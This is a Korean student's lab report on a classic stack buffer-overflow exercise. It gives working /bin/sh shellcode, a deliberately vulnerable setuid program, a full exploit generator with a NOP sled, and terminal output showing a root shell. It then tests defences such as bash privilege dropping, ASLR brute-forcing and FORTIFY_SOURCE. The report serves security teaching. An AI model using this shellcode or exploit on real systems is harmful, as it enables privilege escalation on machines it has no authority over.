- Ubuntu가 오래된 버전이기 때문에, apt-get으로 zsh가 설치되지 않는다. 따라서 mirror 사이트를 찾아서 wget 명령어를 통해 ftp 프로토콜을 사용하여 zsh의 압축파일을 다운로드한다.

```
root@ubuntu:/home/kocan# tar zxf zsh-4.2.6.tar.gz
```

- 다운로드 받은 압축파일을 압축해제 한다.

```
root@ubuntu:/home/kocan/zsh-4.2.6# ./configure
configuring for zsh 4.2.6
```

- 압축 해제한 후에 생성된 디렉터리로 이동하여 zsh의 파일 구성을 시작한다.

```
root@ubuntu:/home/kocan/zsh-4.2.6# make
```

- make 명령어를 통해 설치 파일을 생성한다.

```
root@ubuntu:/home/kocan/zsh-4.2.6# make install
```

- 설치 파일을 실행하여 zsh를 설치한다.

```
root@ubuntu:/home/kocan# wget http://ftp.gnu.org/pub/gnu/ncurses/ncurses-5.4.tar
.gz
```

- zsh를 설치하는 도중 ncurses 라이브러리가 존재하지 않아 설치가 막히는 경우가 있었다. 따라서 ncurses 라이브러리 또한 wget 명령어를 통해 ftp 프로토콜로 mirror 사이트에서 파일을 다운로드 받았다.

```
root@ubuntu:/home/kocan# tar zxf ncurses-5.4.tar.gz
```

- 다운로드 받은 압축파일을 압축해제 한다.

```
root@ubuntu:/home/kocan# cd ncurses-5.4
root@ubuntu:/home/kocan/ncurses-5.4#
```

```
root@ubuntu:/home/kocan/ncurses-5.4# ./configure
```

- 압축 해제한 후에 생성된 디렉터리로 이동하여 ncurses 라이브러리의 파일 구성을 시작한다.

```
root@ubuntu:/home/kocan/ncurses-5.4# make
```

- make 명령어를 통해 설치 파일을 생성한다.

```
root@ubuntu:/home/kocan/ncurses-5.4# make install
```

- 설치 파일을 실행하여 ncurses 라이브러리를 설치한다.

```
root@ubuntu:/home/kocan/zsh-4.2.6# cd /usr/local/bin
root@ubuntu:/usr/local/bin# ls
zsh  zsh-4.2.6  zsh.old
```

- zsh는 /usr/local/bin에 설치되었다.
- /usr/local/bin에서 ls 명령어를 통해 확인할 수 있다.

```
root@ubuntu:/usr/local/bin# cd /bin
root@ubuntu:/bin# rm sh
root@ubuntu:/bin# ln -s /usr/local/bin/zsh sh
```

- /bin 디렉터리로 이동하여 zsh를 sh에 심볼릭 링크한다.

```
root@ubuntu:/bin# sh --version
zsh 4.2.6 (i686-pc-linux-gnu)
```

- zsh가 sh에 성공적으로 링킹된 모습을 확인할 수 있다.

2. Shellcode

```
#include <stdio.h>

int main()
{
        char *name[2];

        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
}
```

- vim으로 shell.c 파일을 작성한 모습이다.
- execve 함수로 /bin/sh를 실행하려는 코드이다.

```
root@ubuntu:/home/kocan# ./shell
#
```

- 위의 shell.c 파일을 컴파일하여 실행한 모습이다.
- 예상대로 /bin/sh가 실행하여 셸이 변경된 모습을 볼 수 있다.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;

int main(int argc, char **argv)
{
        char buf[sizeof(code)];
        strcpy(buf, code);
        ((void(*)())buf)();
}
```

- 위의 shell.c를 어셈블리로 변환하여 실행하려는 코드 call_shellcode.c이다.
- code에 저장된 명령어를 한 줄씩 불러와 버퍼에 저장하고, 실행한다.

```
root@ubuntu:/home/kocan# ./call_shell
#
```

- call_shellcode.c를 컴파일하여 실행한 모습이다.
- shell.c와 마찬가지로 /bin/sh가 실행되어 셸이 변경된 모습을 볼 수 있다.

3. The Vulnerable Program

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
        char buffer[12];
        strcpy(buffer, str);
        return 1;
}

int main(int argc, char **argv)
{
        char str[517];
        FILE *badfile;

        badfile = fopen("badfile", "r");
        fread(str, sizeof(char), 517, badfile);
        bof(str);
        printf("Returned Properly\n");
        return 1;
}
```

- stack.c 파일의 모습이다.
- badfile을 읽어와서 str에 저장한 다음 bof 함수의 인자로 전달하고 있다.
- bof 함수에서 str을 버퍼에 복사하려는데 str의 크기가 버퍼의 크기보다 크므로 오버플로가 발생한다.

```
kocan@ubuntu:~$ su
Password:
root@ubuntu:/home/kocan# gcc stack.c -o stack
root@ubuntu:/home/kocan# chmod 4775 stack
```

- root 계정으로 로그인하여 stack.c를 컴파일하고, stack 실행파일을 생성한다.
- chmod 명령어로 stack의 접근 권한을 변경한다. 이때 접두사의 4를 통해 setuid를 설정한다.

```
-rwsrwxr-x   1 root  root      7533 2023-04-15 09:22 stack
```

- ls -l 명령어를 통해 stack의 정보를 출력한 모습이다.
- 소유자는 root이며, setuid가 설정되어있는 모습을 확인할 수 있다.

4. Exploiting the Vulnerability

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0"
"\x50"
"\x68""//sh"
"\x68""/bin"
"\x89\xe3"
"\x50"
"\x53"
"\x89\xe1"
"\x99"
"\xb0\x0b"
"\xcd\x80"
;
```

```
unsigned long get_sp(void)
{
        __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
        char buffer[517];
        FILE *badfile;

        memset(&buffer, 0x90, 517);

        char *ptr;
        long *addr_ptr, addr;
        int offset = 200, bsize = 517;
        int i;

        addr = get_sp() + offset;

        ptr = buffer;
        addr_ptr = (long*)(ptr);

        for(i = 0;i<10;i++)
                *(addr_ptr++) = addr;

        for(i = 0;i<strlen(shellcode);i++)
                buffer[bsize - (sizeof(shellcode) + 1)+i] = shellcode[i];

        buffer[bsize - 1] = '\0';

        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```

- exploit.c 파일의 코드이다.
- 스택 포인터를 읽어와 오프셋과 더하고, 이를 버퍼에 반환 주소로 저장하고 있다.
- /bin/sh를 실행하는 어셈블리 코드를 버퍼의 뒤에 저장한다.
- 버퍼를 badfile에 파일 쓰기를 한다.

```
kocan@ubuntu:~$ ./exploit
kocan@ubuntu:~$ ./stack
# 
```

- exploit.c를 컴파일한 후 실행하고, stack.c를 컴파일한 파일을 뒤이어 실행한 모습이다.
- exploit을 실행하면 /bin/sh를 실행하는 코드가 저장된 badfile이 생성되고, stack 함수를 실행하면 이 생성된 badfile을 실행시켜 셸을 변경시킨다.
- stack에 setuid가 설정되어있기 때문에, 소유자인 root의 권한을 얻어 실행하게 되고 이 상태에서 셸을 변경하여 최종적으로 root 권한의 셸을 얻게 된다.

5. Protection in /bin/bash

```
kocan@ubuntu:~$ su
Password:
root@ubuntu:/home/kocan# cd /bin
root@ubuntu:/bin# rm sh
root@ubuntu:/bin# ln -s bash sh
root@ubuntu:/bin# exit
exit
kocan@ubuntu:~$ ./stack
sh-3.00#
```

- root 계정으로 로그인하여, /bin 디렉터리로 이동한다.
- bash를 sh에 심볼릭 링크한다.
- root 계정을 빠져나간 다음 stack을 실행시키면 /bin/sh를 실행하게 된다.

```
sh-3.00# id
uid=0(root) gid=1000(kocan) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(au
dio),30(dip),44(video),46(plugdev),104(lpadmin),105(scanner),106(admin),1000(koc
an)
```

- id 명령어를 통해 현재 id를 출력한 모습이다.
- stack에 setuid가 설정되어있기 때문에, uid가 소유자인 root의 pid로 설정되어 있다.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
        char buffer[12];
        strcpy(buffer, str);
        return 1;
}

int main(int argc, char **argv)
{
        char str[517];
        FILE *badfile;

        setuid(getgid());
        badfile = fopen("badfile", "r");
        fread(str, sizeof(char), 517, badfile);
        bof(str);
        printf("Returned Properly\n");
        return 1;
}
```

- stack이 실행되어도 root 권한을 소유하지 못하도록 코드를 수정했다.
- 중간에 setuid 함수를 이용해 uid를 변경한다.
- 변경한 uid는 현재 사용자의 gid이다.
- stack을 실행할 때는 uid가 root의 pid인 0이지만, 중간에 setuid 함수를 통해 uid가 현재 사용자의 gid인 1000으로 변경될 것이므로, 셸이 변경될 때 root 권한을 얻지 못한다.

```
kocan@ubuntu:~$ ./stack
sh-3.00$ id
uid=1000(kocan) gid=1000(kocan) groups=4(adm),20(dialout),24(cdrom),25(floppy),2
9(audio),30(dip),44(video),46(plugdev),104(lpadmin),105(scanner),106(admin),1000
(kocan)
```

- id 명령어를 통해 현재 id를 출력한 모습이다.
- stack 파일 중간에 setuid 함수가 실행되어 uid가 사용자의 gid로 변경되기 때문에, uid가 1000으로 설정된 모습을 확인할 수 있다.

6. Address Randomization

```
kocan@ubuntu:~$ su
Password:
root@ubuntu:/home/kocan# sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

- root 계정에 로그인 한 다음 kernel.randomize_va_space의 값을 2로 변경한다.
- stack과 heap의 시작 주소를 실행마다 무작위로 재배치하게 된다.
- 실행파일이 메모리에 로드될 때마다 새로운 가상 주소 공간을 할당하므로 시스템 성능이 저하될 수 있다.

```
kocan@ubuntu:~$ ./exploit
kocan@ubuntu:~$ sh -c "while [ 1 ]; do ./stack; done;"
```

- exploit을 실행한 다음, while 문을 통해 stack을 실행하게 된다.
- 메모리 시작 주소가 무작위로 배치되기 때문에, /bin/sh을 실행시키는 코드를 만날 때 까지 아무일이 일어나지 않는다.

```
kocan@ubuntu:~$ ./exploit
kocan@ubuntu:~$ sh -c "while [ 1 ]; do ./stack; done;"
#
```

- 기다리다 보면 /bin/sh이 실행되어 셸이 변경된 모습을 확인할 수 있다.

```
unsigned long get_sp(void)
{
        __asm__("movl %esp,%eax");
}

void main(int argc, char **argv)
{
        char buffer[517];
        FILE *badfile;

        memset(&buffer, 0x90, 517);

        char *ptr;
        long *addr_ptr, addr;
        int offset = 200, bsize = 517;
        int i;

        addr = get_sp() + offset;

        ptr = buffer;
        addr_ptr = (long*)(ptr);

        for(i = 0;i<10;i++)
                *(addr_ptr++) = addr;

        for(i = 0;i<strlen(shellcode);i++)
                buffer[bsize - (sizeof(shellcode) + 1)+i] = shellcode[i];

        buffer[bsize - 1] = '\0';

        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```

- stack이 실행되는 시간을 단축하기 위한 코드이다.
- 버퍼를 아무런 연산을 수행하지 않는 연산자인 NOP로 초기화하고, /bin/sh를 실행하는 코드를 저장한다.
- return address로 /bin/sh를 실행하는 코드의 시작 부분을 찾지 못하더라도, NOP 연산자를 만난다면 코드의 시작 부분을 쉽게 찾을 수 있다.
- 만약 이러한 기법을 사용하지 않는다면 평균 262,144번의 공격을 반복하게 된다. 이는 32bit linux 운영 체제에서 stack은 19bit를 사용하기 때문에, 가능한 시작 주소의 수는 2^19 = 524,288번이다.

7. Stack Guard

```
kocan@ubuntu:~$ su
Password:
root@ubuntu:/home/kocan# sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
root@ubuntu:/home/kocan# gcc -D_FORTIFY_SOURCE=2 stack.c -o stack
root@ubuntu:/home/kocan# chmod 4775 stack
```

- 기본적으로 GCC에서 stack guard를 지원하는 버전은 4.3.3 이상이다. 그러나 현재 실습을 진행한 환경에서는 GCC 버전이 4.0.2 이기 때문에, stack guard를 설정할 수 없다.
- 따라서 stack guard와 비슷한 효과를 주기 위해 FORTIFY_SOURCE 값에 2를 주어 stack overflow가 발생하지 않도록 시도해봤다.

```
kocan@ubuntu:~$ ./exploit
kocan@ubuntu:~$ ./stack
#
```

- 그러나 stack을 실행하면 셸이 변경되는 모습을 확인할 수 있다.
- 이 환경에 GCC 4.3.3을 설치하려고 했으나 노후화된 운영 체제 환경으로 인하여 GCC가 요구하는 최소한의 사양을 만족하지 못해 설치할 수 없었다.
- 만약 stack guard를 활성화하여 컴파일한다면, canary 값이 다른 값으로 변경되었기에 프로그램이 종료될 것이다.

3) 느낀 점

- 지난 실습에 이어서 이번 실습에서 windows와 linux에서 각종 보안과 관련된 예제를 수행해봤다. 특히나 linux에서 수행한 실습이 개인적으로 재밌다고 생각했는데, 실습을 진행하기 위한 환경을 구성하는 데는 많은 시간이 소요되었지만, 실습이 성공적으로 진행되었을 때 짜릿함이 배로 느낄 수 있기 때문이다. 다만 앞서 환경을 구성하는 데 많은 시간을 소요했다는 점에서 정신적인 피로가 장난 아니었다. 처음에 fedora core 4를 이용해서 실습을 진행하려 했으나, 명령어들이 평소에 사용하던 Ubuntu 명령어와 차이가 있었기 때문에 이질감이 장난 아니었다. 따라서 예전 Ubuntu 운영 체제를 설치하여 실습을 진행하려고 했는데 지원이 끝난 운영

체제들이라 각종 패키지를 설치하려고 할 때 저장소에 저장된 주소로 요청을 보내면 응답이 없기에 설치가 진행되지 않는다. 따라서 mirror 사이트를 찾아서 따로 압축파일을 받아 설치해야 하는데 약 20년 전 운영 체제라 네트워크 보안이 현재 네트워크 보안과 차이가 나서 mirror 사이트에 접속이 되지 않았다. 따라서 http 프로토콜이 아니라 ftp 프로토콜을 사용해 파일을 설치했고, 그렇게 환경을 구성한 기억이 난다. 이번 실습으로 패키지를 apt-get 명령어로 설치하는 것뿐만 아니라 wget로 외부에서 받을 수 있다는 점을 확실히 배울 수 있었다. 특히나 예전 운영 체제는 apt-get으로 설치하는 것이 막혀있기 때문에 wget으로 패키지를 받는 것이 필수이기 때문에 wget을 사용하는 것을 확실히 연습할 수 있었다. 그리고 http는 보안상 문제로 예전 버전에서는 인터넷 접속이 안 되는 데 비해, ftp는 운영 체제의 버전에 상관없이 접속된다는 점에서 호환성이 좋다는 생각이 들었다. 그리고 예전 운영 체제를 사용할 때의 시대를 살펴보면 현재 우리가 사용하는 컴퓨터 부품의 규격과 다른 규격을 사용하기 때문에, 처음에 설치할 때 장치를 찾을 수 없었다. 하드웨어 문제라는 것을 깨닫지 못했다면 아마 이번 과제를 수행하지 못할 수도 있었다. 다행히 설정에서 저장소와 CD-ROM을 IDE로 변경하는 것으로 문제를 해결할 수 있었다. 만약 이런 하드웨어 지식을 가지고 있지 않다면 설치부터 애먹는 사람들이 많을 것이다. 이 설치 과정을 통해 그동안 잊고 있었던 예전 하드웨어의 규격을 다시 되새김질할 수 있었다. 이 실습 자체가 예전 운영 체제, 즉 레거시 시스템을 사용하기 때문에 레거시 시스템을 다루는 방법에 대해 배울 수 있어서 좋았다. 다만 이런 내용을 수업 시간에 알려주면 좋을 텐데 워낙 linux 운영 체제가 다양하므로, 전부 가르쳐 주는 건 힘들 수도 있겠다. 여러모로 흥미로운 경험을 많이 했고, 다음에도 linux를 이용하는 과제가 나왔으면 좋겠다.